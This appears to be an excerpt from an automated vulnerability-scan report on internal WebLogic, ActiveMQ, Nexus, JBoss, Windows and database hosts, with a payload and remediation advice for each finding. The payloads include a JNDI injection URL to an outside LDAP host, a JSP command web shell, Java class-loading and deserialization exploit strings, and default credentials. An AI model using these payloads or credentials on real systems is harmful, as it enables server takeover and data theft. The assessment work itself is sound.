Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server.

Affected Nodes:

1/1	Target	http://192.168.105.197:7002/console/css/%252e%252e%252fconsole.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&cqqhandle=com.bea.console.handles.JndiBindingHandle(%22ldap://66.220.31;40:40002/Exploit;AdminServer%22)
	Vulnerability details	Target http://192.168.105.197:7002/console/css/%252e%252e%252fconsole.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&cqqhandle=com.bea.console.handles.JndiBindingHandle(%22ldap://66.220.31;40:40002/Exploit;AdminServer%22) has Oracle WebLogic Server Remote Code Execution (CVE-2021-2109) vulnerability

	Parameter names	cqqhandle
	Payload	console/css/%252e%252e%252fconsole.portal?_pageLabel=JNDIBindingPageGeneral&_nfpb=true&cqqhandle=com.bea.console.handles.JndiBindingHandle(%22ldap://66.220.31;40:40002/Exploit;AdminServer%22)

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2021-2109
https://www.oracle.com/security-alerts/cpujan2021.html

Vulnerability Solution:

At present, vendors have released upgrade patches to fix this security issue. Please refer to the reference link for details.

6 WebLogic Deserialization(CVE-2017-3248)

Description:

Oracle WebLogic Server is an application server. Serialization is to convert memory objects into byte streams, transfer and persist them in external storage devices such as files and databases; deserialization is the reverse process of serialization, which is to restore byte streams to memory objects. If Java application deserializes the user's input, that is, untrusted data, the attacker can generate unexpected objects by constructing malicious input, which may lead to arbitrary code execution. \In Oracle WebLogic Server 10.3.6.0, 12.1.2.0, 12.1.3.0, 12.2.1.0, WLS security component allows remote attackers to execute arbitrary commands. By sending T3 protocol traffic to TCP port 7001, which contains a specially constructed serialized Java object, an attacker can exploit this vulnerability, resulting in remote command execution and system permission acquisition. This vulnerability affects an unknown function in the WLS security handler file oracle_common / modules / com.bea.core.Apache.commons.collections.jar. \NWebLogic restricts Weblogic. Rjvm. Inboundmsgabrev. Class:: serverchannelinputstream \ nWebLogic. Rjvm. Msgabbrevinputstream. Class \ nWebLogic. IIOP. Utils. Class through blacklist classfilter. Class, the attacker uses readexternal() of Weblogic. JMS. Common. Streammessageimpl to bypass the previous blacklist protection. \N there is also an attacker who encapsulates the deserialized object into WebLogic.corba.utils.marshaledobject, and then serializes the marshaledobject to generate payload bytecode. When deserializing, the marshaledobject object calls readObject to deserialize the marshaledobject again, thus bypassing the blacklist. \Njrmp (Java remote messaging protocol) is the Java Remote Message Exchange Protocol, which is used to find and reference remote objects. The line layer protocol running under RMI and above TCP / IP for Java Remote method calls. RMI mechanism also has vulnerability, which leads to arbitrary deserialization code can also be executed by using jrmp. Jrmplister will serialize a remoteobjectinvocationhandler. The remoteobjectinvocationhandler uses unicastref to establish a TCP connection to the remote end to obtain the RMI registry. This connection uses the jrmp protocol, so the client will deserialize anything the server responds to, so as to realize the remote code execution without authentication.

Affected Nodes:

1/1	Target	192.168.105.197:7001
	Vulnerability details	Target 192.168.105.197:7001 has WebLogic Deserialization(CVE-2017-3248) vulnerability
	Parameter names	Null
	Payload	78707732000a556e6963617374526566000931323 72e302e302e31

References:

REFERENCES
http://www.oracle.com/technetwork/security-advisory/cpujan2017-2881727.html
https://nvd.nist.gov/vuln/detail/CVE-2017-3248

Vulnerability Solution:

Please go to WebLogic website, download and install the corresponding security patch, and upgrade to the latest version.

https://www.oracle.com/technetwork/topics/security/alert-cve-2015-4852-2763333.html

7 - 8 Oracle WebLogic Remote Code Execution (CVE-2020-2883)

Description:

Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Core). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0 and 12.2.1.4.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via IIOP, T3 to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server.

Affected Nodes:

1/2	Target	192.168.105.197:7001
	Vulnerability details	Target 192.168.105.197:7001 has Oracle WebLogic Remote Code Execution (CVE-2020-2883) vulnerability
	Parameter names	Null
	Payload	707764
2/2	Target	192.168.105.197:7002
	Vulnerability details	Target 192.168.105.197:7002 has Oracle WebLogic Remote Code Execution (CVE-2020-2883) vulnerability
	Parameter names	Null
	Payload	707764

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2020-2883

Vulnerability Solution:

At present, vendors have released upgrade patches to fix this security issue. Please refer to the reference link for details.

9 - 10 Oracle WebLogic Server Remote Code Execution (CVE-2016-3510)

Description:

Unspecified vulnerability in the Oracle WebLogic Server component in Oracle Fusion Middleware 10.3.6.0, 12.1.3.0, and 12.2.1.0 allows remote attackers to affect confidentiality, integrity, and availability via vectors related to WLS Core Components, a different vulnerability than CVE-2016-3586.

Affected Nodes:

1/2	Target	192.168.105.197:7002
	Vulnerability details	Target 192.168.105.197:7002 has Oracle WebLogic Server Remote Code Execution (CVE-2016-3510) vulnerability
	Parameter names	Null
	Payload	707764
2/2	Target	192.168.105.197:7001
	Vulnerability details	Target 192.168.105.197:7001 has Oracle WebLogic Server Remote Code Execution (CVE-2016-3510) vulnerability
	Parameter names	Null
	Payload	707764

References:

REFERENCES
https://www.oracle.com/security-alerts/cpujul2016.html
https://nvd.nist.gov/vuln/detail/CVE-2016-3510

Vulnerability Solution:

Please follow vendor instruction to install patch at the following website:
https://www.oracle.com/security-alerts/cpujul2016.html

11 Oracle WebLogic HTTP Console Code Execution (CVE-2020-14882/CVE-2020-14883)

Description:

Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Console). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server. After the combination of cve-2020-14882 and cve-2020-14883, remote and authorized attackers can execute arbitrary code directly on the server to obtain system privileges.

Affected Nodes:

1/1	Target	http://192.168.105.197:7002/
	Vulnerability details	Target http://192.168.105.197:7002/ has Oracle WebLogic HTTP Console Code Execution (CVE-2020-14882/CVE-2020-14883) vulnerability
	Parameter names	Null

	Payload	/console/css/%25%32%65%25%32%65%25%32%66consolejndi.portal?test_handle=com.tangosol.coherence.mvel2.sh.ShellSession('weblogic.work.ExecuteThread currentThread = (weblogic.work.ExecuteThread)Thread.currentThread(); weblogic.work.WorkAdapter adapter = currentThread.getCurrentWork(); java.lang.reflect.Field field = adapter.getClass().getDeclaredField("connectionHandler");field.setAccessible(true);Object obj = field.get(adapter);weblogic.servlet.internal.ServletRequestImpl req = (weblogic.servlet.internal.ServletRequestImpl)obj.getClass().getMethod("getServletRequest").invoke(obj);weblogic.servlet.internal.ServletResponseImpl res = (weblogic.servlet.internal.ServletResponseImpl)req.getClass().getMethod("getResponse").invoke(req);res.getServletOutputStream().writeStream(new weblogic.xml.util.StringInputStream("WeblogicScanFlag"));res.getServletOutputStream().flush(); currentThread.interrupt();')

References:

REFERENCES
https://www.oracle.com/security-alerts/cpuoct2020traditional.html
https://nvd.nist.gov/vuln/detail/CVE-2020-14882
https://nvd.nist.gov/vuln/detail/CVE-2020-14883

Vulnerability Solution:

At present, vendors have released upgrade patches to fix this security issue. Please refer to the reference link for details.

12 Oracle WebLogic Server Console Permissions Bypass (CVE-2020-14750)

Description:

Vulnerability in the Oracle WebLogic Server product of Oracle Fusion Middleware (component: Console). Supported versions that are affected are 10.3.6.0.0, 12.1.3.0.0, 12.2.1.3.0, 12.2.1.4.0 and 14.1.1.0.0. Easily exploitable vulnerability allows unauthenticated attacker with network access via HTTP to compromise Oracle WebLogic Server. Successful attacks of this vulnerability can result in takeover of Oracle WebLogic Server.

Affected Nodes:

1/1	Target	http://192.168.105.197:7002/
	Vulnerability details	Target http://192.168.105.197:7002/ has Oracle WebLogic Server Console Permissions Bypass (CVE-2020-14750) vulnerability
	Parameter names	url
	Payload	console/css/%252e%252e%252fconsole.portal

References:

REFERENCES
https://www.oracle.com/security-alerts/alert-cve-2020-14750.html

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2020-14750

Vulnerability Solution:

Please follow vendor instruction to install patch at the following website:
https://www.oracle.com/security-alerts/alert-cve-2020-14750.html

13 Oracle WebLogic Server Remote Code Execution (CVE-2016-0638)

Description:

Unspecified vulnerability in the Oracle WebLogic Server component in Oracle Fusion Middleware 10.3.6, 12.1.2, 12.1.3, and 12.2.1 allows remote attackers to affect confidentiality, integrity, and availability via vectors related to Java Messaging Service.

Affected Nodes:

1/1	Target	192.168.105.197:7002
	Vulnerability details	Target 192.168.105.197:7002 has Oracle WebLogic Server Remote Code Execution (CVE-2016-0638) vulnerability
	Parameter names	Null
	Payload	707764

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2016-0638
https://www.oracle.com/security-alerts/cpuapr2016v3.html

Vulnerability Solution:

Please follow vendor instruction to install patch at the following website:
https://www.oracle.com/security-alerts/cpuapr2016v3.html

14 ActiveMQ Arbitrary File Upload (CVE-2016-3088)

Description:

The Fileserver web application in Apache ActiveMQ 5.x before 5.14.0 allows remote attackers to upload and execute arbitrary files via an HTTP PUT followed by an HTTP MOVE request.

Affected Nodes:

1/1	Target	http://192.168.105.197:8161/fileserver/8271920492.txt
	Vulnerability details	Target http://192.168.105.197:8161/fileserver/8271920492.txt has ActiveMQ Arbitrary File Upload (CVE-2016-3088) vulnerability
	Parameter names	port

	Payload	<% if("1f074c2a64996878e7b39bb5eb338425".equals(request.getParameter("1f074c2a64996878e7b39bb5eb338425"))){ java.io.InputStream in = Runtime.getRuntime().exec(request.getParameter("command")).getInputStream(); int a = -1; byte[] b = new byte[2048]; out.print("<pre>"); while((a=in.read(b))!=-1){ out.println(new String(b)); } out.print("</pre>"); } %>

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2016-3088
http://activemq.apache.org/security-advisories.data/CVE-2016-3088-announcement.txt

Vulnerability Solution:

1. Upgrade to 5.14.0 or later version;

2. Remove configurations under conf\jetty.xml to restrict ActiveMQ fileserver function.

15 ActiveMQ Web Console Weak Password

Description:

Apache ActiveMQ™ is the most popular open source, multi-protocol, Java-based messaging server. Default username/password are admin/admin

Affected Nodes:

1/1	Target	192.168.105.197
	Vulnerability details	Target 192.168.105.197 has ActiveMQ Web Console Weak Password vulnerability
	Parameter names	Authorization
	Payload	YWRtaW46YWRtaW4=

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2015-5254
http://activemq.apache.org/
https://issues.apache.org/jira/browse/AMQ-6013

Vulnerability Solution:

1. Change default web console password

16 - 17 MySQL Weak Password

Description:

MySQL weak password is vulnerable to brute-force attack. Attackers can login MySQL with weak password to access confidential or protected data. If it is the root account, the attackers can inject malicious settings into MySQL configuration files which leading to critical consequences.

Affected Nodes:

1/2	Target	192.168.105.196
	Vulnerability details	Target 192.168.105.196 has MySQL Weak Password vulnerability
	Parameter names	Null
	Payload	mysql -uroot -h192.168.105.196 -proot --port 3306
2/2	Target	192.168.105.200
	Vulnerability details	Target 192.168.105.200 has MySQL Weak Password vulnerability
	Parameter names	Null
	Payload	mysql -uroot -h192.168.105.200 -p --port 3306, mysql -uguest -h192.168.105.200 -p --port 3306

References:

REFERENCES
https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Vulnerability Solution:

1. Enforce a strong password policy

2. Restrict access only to specific IPs

18 Windows SMB Remote Code Execution (MS17-010 and CVE-2017-0144)

Description:

MS17-010(EternalBlue is a cyberattack exploit developed by the U.S. National Security Agency (NSA)). The SMBv1 server in Microsoft Windows Vista SP2; Windows Server 2008 SP2 and R2 SP1; Windows 7 SP1; Windows 8.1; Windows Server 2012 Gold and R2; Windows RT 8.1; and Windows 10 Gold, 1511, and 1607; and Windows Server 2016 allows remote attackers to execute arbitrary code via crafted packets, aka "Windows SMB Remote Code Execution Vulnerability.

Affected Nodes:

1/1	Target	192.168.105.196
	Vulnerability details	Target 192.168.105.196 has Windows SMB Remote Code Execution (MS17-010 and CVE-2017-0144) vulnerability
	Parameter names	Null
	Payload	0000004aff534d42250000000018012800000000000000000000000000082f4b0008c55e1000000000ffffffff0000000000000000000000004a0000004a0002002300000007005c504950455c00

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2017-0144

REFERENCES
https://docs.microsoft.com/en-us/security-updates/Securitybulletins/2017/ms17-010

Vulnerability Solution:

1. Install security patches from vendor's website https://support.microsoft.com/en-us/help/4013389/title;

2. Back up in time, be sure to back up important files offline;

3. Turn on the firewall;

4. Disable ports 445, 135, 137, 138, and 139, and turn off network sharing.

19 Windows Print Spooler Vulnerable Service

Description:

Windows Print Spooler has long been a source of security vulnerabilities, from 2020.01 to 2021.08 up to 17 security bugs were found, almost all of them are high risk level with types of either privilege escalation or remote command execution. The related CVEs from 2016 are as follows: CVE-2021-36958 CVE-2021-36947 CVE-2021-36936 CVE-2021-34527 (PrintNightmare) CVE-2021-34483 CVE-2021-34481 CVE-2021-26878 CVE-2021-1695 CVE-2021-1675 CVE-2021-1640 CVE-2020-17042 CVE-2020-17014 CVE-2020-17001 CVE-2020-1337 CVE-2020-1070 CVE-2020-1048 CVE-2020-1030 CVE-2019-0759 CVE-2018-1050 CVE-2016-3239 CVE-2016-3238

Affected Nodes:

1/1	Target	192.168.105.196:135
	Vulnerability details	Target 192.168.105.196:135 has Windows Print Spooler Vulnerable Service vulnerability
	Parameter names	Null
	Payload	bety

References:

REFERENCES
https://nvd.nist.gov/vuln/search/results?form_type=Basic&results_type=overview&query=Print+Spooler&search_type=all&isCpeNameSearch=false
https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2021-34527

Vulnerability Solution:

Determine if the Print Spooler service is running

Run the following in Windows PowerShell:

Get-Service -Name Spooler

If the Print Spooler is running or if the service is not set to disabled, select one of the following options to either disable the Print Spooler service, or to Disable inbound remote printing through Group Policy:

Option 1 - Disable the Print Spooler service

If disabling the Print Spooler service is appropriate for your enterprise, use the following PowerShell commands:

Stop-Service -Name Spooler -Force

Set-Service -Name Spooler -StartupType Disabled

Impact of Option 1: Disabling the Print Spooler service disables the ability to print both locally and remotely.

Option 2 - Disable inbound remote printing through Group Policy

You can also configure the settings via Group Policy as follows:

Computer Configuration / Administrative Templates / Printers

Disable the “Allow Print Spooler to accept client connections:” policy to block remote attacks.

You must restart the Print Spooler service for the group policy to take effect.

Impact of Option 2: This policy will block the remote attack vector by preventing inbound remote printing operations. The system will no longer function as a print server, but local printing to a directly attached device will still be possible.

20 SSH Weak Password

Description:

SSH weak password is vulnerable to brute-force attack. Attackers can SSH login system with weak password, gain system control privilege.

Affected Nodes:

1/1	Target	192.168.103.210
	Vulnerability details	Target 192.168.103.210 has SSH Weak Password vulnerability
	Parameter names	Null
	Payload	

References:

REFERENCES
https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Vulnerability Solution:

1. Enforce a strong password policy

2. Restrict access only to specific IPs

21 Apache Tomcat PUT Arbitrary File Upload (CVE-2017-12615)

Description:

When running Apache Tomcat 7.0.0 to 7.0.79 on Windows with HTTP PUTs enabled (e.g. via setting the readonly initialisation parameter of the Default to false) it was possible to upload a JSP file to the server via a specially crafted request. This JSP could then be requested and any code it contained would be executed by the server. CVSS 8.1(high), CVSS:3.0/AV:N/AC:H/PR:N/UI:N/S:U/C:H/I:H/A:H

Affected Nodes:

1/1	Target	http://192.168.105.197:8000/9593943795.txt

	Vulnerability details	Target http://192.168.105.197:8000/9593943795.txt has Apache Tomcat PUT Arbitrary File Upload (CVE-2017-12615) vulnerability
	Parameter names	http://192.168.105.197:8000/
	Payload	

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2017-12615
https://tomcat.apache.org/security-7.html

Vulnerability Solution:

Upgrade to Apache Tomcat 7.0.81 or later

22 Sonatype Nexus Repository Manger Access Control (CVE-2019-7238)

Description:

Sonatype Nexus Repository Manager before 3.15.0 has Incorrect Access Control. This vulnerability allows Remote Code Execution.

Affected Nodes:

1/1	Target	http://192.168.105.197:8081/service/extdirect
	Vulnerability details	Target http://192.168.105.197:8081/service/extdirect has Sonatype Nexus Repository Manger Access Control (CVE-2019-7238) vulnerability
	Parameter names	data
	Payload	{"action": "coreui_Component", "type": "rpc", "tid": 8, "data": [{"sort": [{"direction": "ASC", "property": "name"}], "start": 0, "filter": [{"property": "repositoryName", "value": "*"}, {"property": "expression", "value": "function(x, y, z, c, integer, defineClass){ c=1.class.forName('java.lang.Character'); integer=1.class; x='cafebabe0000003100ae0a001f00560a005700580a005700590a005a005b0a005a005c0a005d005e0a005d005f0700600a000800610a006200630700640800650a001d00660800410a001d00670a006800690a0068006a08006b08004508006c08006d0a006e006f0a006e00700a001f00710a001d00720800730a000800740800750700760a001d00770700780a0079007a08007b08007c07007d0a0023007e0a0023007f0700800100063c696e69743e010003282956010004436f646501000f4c696e654e756d6265725461626c650100124c6f63616c5661726961626c655461626c65010004746869730100114c4578706c6f69742f546573743233343b01000474657374010015284c6a6176612f6c616e672f537472696e673b295601000036f626a0100124c6a6176612f6c616e672f4f626a6563743b0100016901000149010003636d640100124c6a6176612f6c616e672f537472696e673b01000770726f636573730100134c6a6176612f6c616e672f50726f6365737373733b0100026973730100154c6a6176612f696f2f496e70757453747265616d3b010006726573756c740100025b42010009726573756c745374720100067468726561640100124c6a6176612f6c616e672f5468726561643b0100056669656c640100194c6a6176612f6c616e672f7265666c6563742f4669656c643b01000c7468726561644c6f63616c7301000e7468726561644c6f63616c4d61700100114c6a6176612f6c616e672f436c6173733b01000a7461626c654669656c640100057461626c65010005656e74727901000a76616c75654669656c6401000e68747470436f6e6e656374696f6e

01000e48747470436f6e6e656374696f6e0100076368616e6e656c01000
b487474704368616e6e656c01000872657370 6f6e73650100085265737
06f6e736501000677726974657201001 54c6a6176612f696f2f5072696e
745772697465723b0100164c6f63616c5661726961626c655479706554
61626c650100144c6a6176612f6c616e672f436c6173733c2a3e3b01000
a457863657074696f6e7307008101000a536f7572636546696c6501000c
546573743233342e6a6176610c002700280700820c008300840c008500
860700870c008800890c008a008b07008c0c008d00890c008e008f0100
106a6176612f6c616e672f537472696e670c002700900700910c0092009
30100116a6176612f6c616e672f496e74656765720100106a6176612e6c
616e672e5468726561640c009400950c009600970700980c0099009a0c
009b009c0100246a6176612e6c616e672e5468726561644c6f63616c24
5468726561644c6f63616c4d617001002a6a6176612e6c616e672e5468
726561644c6f63616c245468726561644c6f63616c4d617024456e74727
901000576616c756507009d0c009e009f0c009b00a00c00a100a20c00a
300a40100276f72672e65636c697073652e6a657474792e73657276657
22e48747470436f6e6e656374696f6e0c00a500a601000e676574487474
704368616e6e656c01000f6a6176612f6c616e672f436c6173730c00a70
0a80100106a6176612f6c616e672f4f626a6563740700a90c00aa00ab01
000b676574526573706f6e736501000967657457726974657201001 36a
6176612f696f2f5072696e745772697465720c00ac002f0c00ad0028010
00f4578706c6f69742f5465737432333401 00136a6176612f6c616e672f4
57863657074696f6e0100116a6176612f6c616e672f52756e74696d6501
000a67657452756e74696d6501001528294c6a6176612f6c616e672f527
56e74696d653b0100046578656301002 7284c6a6176612f6c616e672f5
37472696e673b294c6a6176612f6c616e672f50726f636573733b010011
6a6176612f6c616e672f50726f6365737301000777616974466f7201000
328294901000e676574496e70757453747265616d01001728294c6a617
6612f696f2f496e70757453747265616d3b0100136a6176612f696f2f496
e70757453747265616d0100096176 61696c61626c65010004726561640
10007285b4249492949010005285b4229560100106a6176612f6c616e6
72f54687265616401000d63757272656e74546872656164010014282 94
c6a6176612f6c616e672f5468726561643b010007666f724e616d650100
25284c6a6176612f6c616e672f537472696e673b294c6a6176612f6c616
e672f436c6173733b0100106765744465636c617265644669656c64010
02d284c6a6176612f6c616e672f537472696e673b294c6a6176612f6c61
6e672f7265666c6563742f4669656c643b0100176a6176612f6c616e672
f7265666c6563742f4669656c6401000d7365744163636573737369626c65
010004285a29560100036765740100262 84c6a6176612f6c616e672f4f6
26a6563743b294c6a6176612f6c616e672f4f626a6563743b0100176a61
76612f6c616e672f7265666c6563742f41727261790100096765744c656
e677468010015284c6a6176612f6c616e672f4f626a6563743b29490100
27284c6a6176612f6c616e672f4f626a6563743b49294c6a6176612f6c61
6e672f4f626a6563743b010008676574436c6173730100132 8294c6a617
6612f6c616e672f436c6173733b0100076765744e616d6501001428294c
6a6176612f6c616e672f537472696e673b010006657175616c730100152
84c6a6176612f6c616e672f4f626a6563743b295a0100096765744d6574
686f64010040284c6a6176612f6c616e672f537472696e673b5b4c6a617
6612f6c616e672f436c6173733b294c6a6176612f6c616e672f7265666c6
563742f4d6574686f643b0100186a6176612f6c616e672f7265666c6563
742f4d6574686f64010006696e766f6b65010039284c6a6176612f6c616
e672f4f626a6563743b5b4c6a6176612f6c616e672f4f626a6563743b29
4c6a6176612f6c616e672f4f626a6563743b0100057772697465 0100056
36c6f736500210026001f000000000002000100270028000100290000000
2f00010001000000052ab70001b100000002002a000000060001000000
09002b0000000c000100000005002c002d00000009002e002f00020029
000003040004001400000 13eb800022ab600034c2bb60004572bb6000
54d2cb60006bc084e2c2d032cb60006b6000757bb0008592db700093a
04b8000a3a05120b57120cb8000d120eb6000f3a06190604b60010190
61905b600113a07120b571212b8000d3a0819081213b6000f3a091909
04b6001019091907b600113a0a120b571214b8000d3a0b190b1215b60
00f3a0c190c04b60010013a0d03360e150e190ab80016a2003e190a150
eb800173a0f190fc70006a70027190c190fb600113a0d190dc70006a700
16190db60018b60019121ab6001b990006a70009840e01a7ffbe190db

		600183a0e190e121c03bd001db6001e190d03bd001fb600203a0f190fb600183a101910122103bd001db6001e190f03bd001fb600203a111911b600183a121912122203bd001db6001e191103bd001fb60020c000233a1319131904b600241913b60025b100000003002a0000009600250000001600080017000d0018001200190019001a0024001b002e001d0033001f00420020004800210051002300 5b002500640026006a002700730029007d002a0086002b008c002d008f002f009c003100a5003200aa003300ad003500b6003600bb003700be003900ce003a00d1002f00d7003d00de003e00f4003f00fb00400111004101180042013100440138004501 3d0049002b000000de001600a5002c00300031000f009200450032003300 0e0000013e00340035000000080136003600370001001201 2c0038003900020019012500 3a003b0003002e0110003c00350004003301 0b003d003e0005004200fc003f00400006005100ed004100310007005b00e300420043000800 6400da004400400009007300cb00450031000a007d00c100460043000b008600b800470040000c008f00af00480031000d00de006000490043000e00f4004a004a0031000f00fb0043004b00430010011002d004c003100110118002600 4d004300120131000d004e004f00130050000000340005005b00e3004200510008007d00c100460051000b00de006000490051000e00fb0043004b00510010011800260 04d00510012005200000004000100530001005400000002005 5'; y=0; z=''; while (y lt x.length()){ z += c.toChars(integer.parseInt(x.substring(y, y+2), 16))[0]; y += 2; };defineClass=2.class.forName('java.lang.Thread');x=defineClass.getDeclaredMethod('currentThread').invoke(null);y=defineClass.getDeclaredMethod('getContextClassLoader').invoke(x);defineClass=2.class.forName('java.lang.ClassLoader').getDeclaredMethod('defineClass','1'.class,1.class.forName('[B'),1.class.forName('[I').getComponentType(),1.class.forName('[I').getComponentType()); \ndefineClass.setAccessible(true);\nx=defineClass.invoke(\ny,\n 'Exploit.Test234',\nz.getBytes('latin1'),0,\n3054\n);x.getMethod('test', ''.class).invoke(null, '13745325-cd3d-4961-b71d-d04727bb02b0');'done!'}\n"}, {"property": "type", "value": "jexl"}], "limit": 50, "page": 1}], "method": "previewAssets"}

References:

REFERENCES
http://commons.apache.org/proper/commons-jexl/
https://nvd.nist.gov/vuln/detail/CVE-2019-7238

Vulnerability Solution:

Currently the manufacturer has released an upgrade patch to fix the vulnerability. For details, please follow the manufacturer's homepage: https://www.nexusmods.com/download.html

23 JBoss Deserialization Code Execution (CVE-2017-12149)

Description:

In JBoss Application Server as shipped with Red Hat Enterprise Application Platform 5.2, it was found that the doFilter method in the ReadOnlyAccessFilter of the HTTP Invoker does not restrict classes for which it performs deserialization and thus allowing an attacker to execute arbitrary code via crafted serialized data.

Affected Nodes:

1/1	Target	http://192.168.105.197:8080/
	Vulnerability details	Target http://192.168.105.197:8080/ has JBoss Deserialization Code Execution (CVE-2017-12149) vulnerability

	Parameter names	url
	Payload	rO0ABXNyABFqYXZhLnV0aWwuSGFzaFNldLpEhZWWuLc0AwAAeHB3DAAAAAI/QAAAAAAAAXNyADRvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMua2V5dmFsdWUuVGllZE1hcEVudHJ5iq3SmznBH9sCAAJMAANrZXl0ABJMamF2YS9sYW5nL09iamVjdDtMAANtYXB0AA9MamF2YS91dGlsL01hcDt4cHQAA2Zvb3NyACpvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMubWFwLkxhenlNYXBu5ZSCnnkQlAMAAUwAB2ZhY3Rvcnl0ACxMb3JnL2FwYWNoZS9jb21tb25zL2NvbGxlY3Rpb25zL1RyYW5zZm9ybWVyO3hwc3IAOm9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5mdW5jdG9ycy5DaGFpbmVkVHJhbnNmb3JtZXIwx5fsKHqXBAIAAVsADWlUcmFuc2Zvcm1lcnN0AC1bTG9yZy9hcGFjaGUvY29tbW9ucy9jb2xsZWN0aW9ucy9UcmFuc2Zvcm1lcjt4cHVyAC1bTG9yZy5hcGFjaGUuY29tbW9ucy5jb2xsZWN0aW9ucy5UcmFuc2Zvcm1lcju9Virx2DQYmQIAAHhwAAAABnNyADtvcmcuYXBhY2hlLmNvbW1vbnMuY29sbGVjdGlvbnMuZnVuY3RvcnMuQ29uc3RhbnRUcmFuc2Zvcm1lclh2kBFBArGUAgABTAAJaUNvbnN0YW50cQB+AAN4cHZyABdqYXZhLm5ldC5VUkxDbGFzc0xvYWRlcgAAAAAAAAAAAAAAeHBzcgA6b3JnLmFwYWNoZS5jb21tb25zLmNvbGxlY3Rpb25zLmZ1bmN0b3JzLkludm9rZXJUcmFuc2Zvcm1lcofo/2t7fM44AgADWwAFaUFyZ3N0ABNbTGphdmEvbGFuZy9PYmplY3Q7TAALaU1ldGhvZE5hbWV0ABJMamF2YS9sYW5nL1N0cmluZztbAAtpUGFyYW1UeXBlc3QAEltMamF2YS9sYW5nL0NsYXNzO3hwdXIAE1tMamF2YS5sYW5nLk9iamVjdDuQzlifEHMpbAIAAHhwAAAAAXVyABJbTGphdmEubGFuZy5DbGFzczurFteuy81amQIAAHhwAAAAAXZyAA9bTGphdmEubmV0LlVSTDtSUf0kxRtozQIAAHhwdAAOZ2V0Q29uc3RydWN0b3J1cQB+ABoAAAABdnEAfgAac3EAfgATdXEAfgAYAAAAAXVxAH4AGAAAAAF1cQB+ABwAAAABc3IADGphdmEubmV0LlVSTJYlNzYa/ORyAwAHSQAIaGFzaENvZGVJAARwb3J0TAAJYXV0aG9yaXR5cQB+ABVMAARmaWxlcQB+ABVMAARob3N0cQB+ABVMAAhwcm90b2NvbHEAfgAVTAADcmVmcQB+ABV4cP//////////cHQABS90bXAvdAAAdAAEZmlsZXB4dAALbmV3SW5zdGFuY2V1cQB+ABoAAAABdnEAfgAYc3EAfgATdXEAfgAYAAAAAXQADlJ1bkNoZWNrQ29uZmlndAAJbG9hZENsYXNzdXEAfgAaAAAAAXZyABBqYXZhLmxhbmcuU3RyaW5noPCkOHo7s0ICAAB4cHNxAH4AE3VxAH4AGAAAAAF1cQB+ABoAAAABcQB+ADNxAH4AHnVxAH4AGgAAAAFxAH4AIHNxAH4AE3VxAH4AGAAAAAF1cgATW0xqYXZhLmxhbmcuU3RyaW5nO63SVufpHXtHAgAAeHAAAAABdAABYXEAfgAqdXEAfgAaAAAAAXEAfgAsc3IAEWphdmEudXRpbC5IYXNoTWFwBQfawcMWYNEDAAJGAApsb2FkRmFjdG9ySQAJdGhyZXNob2xkeHA/QAAAAAAAHcIAAAAEAAAAAB4eHg=

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2017-12149
https://bugzilla.redhat.com/show_bug.cgi?id=1486220

Vulnerability Solution:

Upgrade to Red Hat Enterprise Application Platform 5.3.

24 PostgreSQL Weak Password

Description:

PostgreSQL weak password is vulnerable to brute-force attack. Attackers can login PostgreSQL with weak password to access confidential or protected data.

Affected Nodes:

1/1	Target	192.168.105.200

	Vulnerability details	Target 192.168.105.200 has PostgreSQL Weak Password vulnerability
	Parameter names	Null
	Payload	

References:

REFERENCES
https://www.owasp.org/index.php/Testing_for_Weak_password_policy_(OTG-AUTHN-007)

Vulnerability Solution:

1. Enforce a strong password policy

2. Restrict access only to specific IPs

25 Microsoft Windows HTTP.sys Remote Code Execution (MS15-034 and CVE-2015-1635)

Description:

A remote code execution vulnerability exists in the HTTP protocol stack (HTTP.sys) that is caused when HTTP.sys improperly parses specially crafted HTTP requests. An attacker who successfully exploited this vulnerability could execute arbitrary code in the context of the System account. This vulnerability impacts all supported editions of Windows 7, Windows Server 2008 R2, Windows 8, Windows Server 2012, Windows 8.1, and Windows Server 2012 R2.

Affected Nodes:

1/1	Target	http://192.168.105.196/
	Vulnerability details	Target http://192.168.105.196/ has Microsoft Windows HTTP.sys Remote Code Execution (MS15-034 and CVE-2015-1635) vulnerability
	Parameter names	Range
	Payload	Range: bytes=0-18446744073709551615

References:

REFERENCES
https://nvd.nist.gov/vuln/detail/CVE-2015-1635
https://docs.microsoft.com/en-US/security-updates/Securitybulletins/2015/ms15-034

Vulnerability Solution:

1.Microsoft Hotfix of MS15-034 is KB3042553;

2.For Windows Server 2012 R2, KB3021910 and KB2919355 are prerequisities for hotfix KB3042553;

3. Hotfix KB3042553 has no impact of system performance and .net framework, but need to reboot the system

26 VSFTPD v2.3.4 Backdoor Command Execution

Description:

